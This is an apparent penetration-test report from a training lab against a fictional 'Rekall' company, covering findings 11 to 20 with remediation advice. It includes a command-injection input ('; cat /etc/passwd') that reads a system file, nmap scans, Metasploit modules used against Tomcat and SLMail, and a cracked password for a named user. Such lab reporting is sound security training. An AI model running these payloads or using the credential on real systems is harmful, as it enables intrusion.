
Vulnerability 11	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Critical
Description	• Searched for an /etc/passwd file in DNS lookup. At the bottom there is a user with a user id of 1000, meaning they are the first non root user that was created. This grants access to a new page with private legal data pertaining to Rekall Corporation. • Command: www.example.com ; cat /etc/passwd

Images	  
Affected Hosts	192.168.14.35/login.php
Remediation	Some form of input validation for the command injection to not reveal /etc/passwd. After that, block out clients after a certain amount of incorrect attempts since the passwd file will not be easily accessible.


Vulnerability 12	Findings
Title	Open-Source Exposed Data
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	• Used the Domain Dossier tool on CentralOps.net to search about the totalrekall.xyz domain.
Images	 
Affected Hosts	totalrekall.xyz
Remediation	Separate sensitive data from this domain



Vulnerability 13	Findings
Title	Open-Source Data Exposure
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	• Went to Certificate Search (crt.sh) and searched the totalrekall.xyz domain, revealing certificate logs that may be unintentionally visible.


Images	
Affected Hosts	totalrekall.xyz
Remediation	Update the SSL certificate

Vulnerability 14	Findings
Title	Aggressive Nmap Scan
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	• Ran an aggressive nmap vulnerability scan scouting for the amount of hosts up on the network.
Images	
Affected Hosts	192.168.13.0/24
Remediation	Disable hosts that don't need to be up



Vulnerability 15	Findings
Title	Nmap Scan for Host Running Drupal
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Low
Description	• Aggressive nmap scan results show that host 192.168.13.13 is running Drupal

	• Command: nmap -A 192.168.13.0/24
Images	
Affected Hosts	192.168.13.13
Remediation	This version of Drupal is vulnerable and outdated. According to rapid7.com, there is a remote code execution vulnerability that comes with this version. To prevent this, keep the service up to date, but also, an up to date WAF could come in handy for future remote code execution attempts.



Vulnerability 16	**Findings**
Title	Apache Tomcat Remote Code Execution Vulnerability
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Medium
Description	• Started up Metasploit with the command msfconsole • I then searched for exploits that had Tomcat as well as JSP • Used the exploit /multi/http/tomcat_jsp_upload_bypass and set the remote host to 192.168.13.10 • Ran the exploit to get the meterpreter session running • Looked within the root directory to discover the flag
Images	  
Affected Hosts	192.168.13.10
Remediation	Sanitize user inputs, keep software up to date, implement buffer overflow protection

Vulnerability 17	Findings
Title	Sensitive Data Public on GitHub Repository
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	• I was tasked with finding public information about Rekall. There ended up being a public GitHub repository that contained login credentials on https://github.com/totalrekall/site/blob/main/xampp.users. • Created a .txt with the credentials I found and then used John the Ripper to crack the password hash. The password for the user trivera ended up being Tanya4life.
Images	
Affected Hosts	https://github.com/totalrekall/site/blob/main/xampp.users.
Remediation	Private the repository or get rid of it if it's no longer needed


Vulnerability 18	Findings
Title	Scanning for Open Ports on Kali Subnet
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Medium
Description	• Did a scan on the Kali subnet which returned results for the hosts of the other VMs running in my Hyper-V manager of Project2. • HTTP port is open on Win10, which is 172.22.117.20 • Contents on 172.22.117.20/flag2.txt

Images	 
Affected Hosts	172.22.117.20/flag2.txt
Remediation	https, keep web server up to date, avoid passing user-supplied input to filesystem APIs

Vulnerability 19	Findings
Title	Anonymous FTP Login
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High
Description	• FTP was open on port 21 on the Win10 host in a previous scan. • Anonymously logged into FTP using the Win10 host. • Was able to read the flag with the following commands: • get flag3.txt • Once I downloaded the file with the get command, I exited FTP and used cat flag3.txt to read the contents

Images	 
Affected Hosts	172.22.117.20
Remediation	Disable FTP for the Windows 10 host

Vulnerability 20	Findings
Title	SL Mail Exploit
Type (Web app / Linux OS / WIndows OS)	Windows OS

Risk Rating	Medium
Description	• Returned to metasploit after discovering the SLMail service running on SMTP port 25 and POP3 port 110 in the port scan results • Searched for exploits with SLMail and POP3 • Used exploit windows/pop3/seattlelab_pass • After setting the remote host to 172.22.117.20, I ran the exploit and listed the file within the directory I was in. • Initially, the session wouldn't open, so I had to play around with the LHOST until one of the IP addresses worked from the ip addr command.
Images	
Affected Hosts	172.22.117.20
Remediation	Update SLMail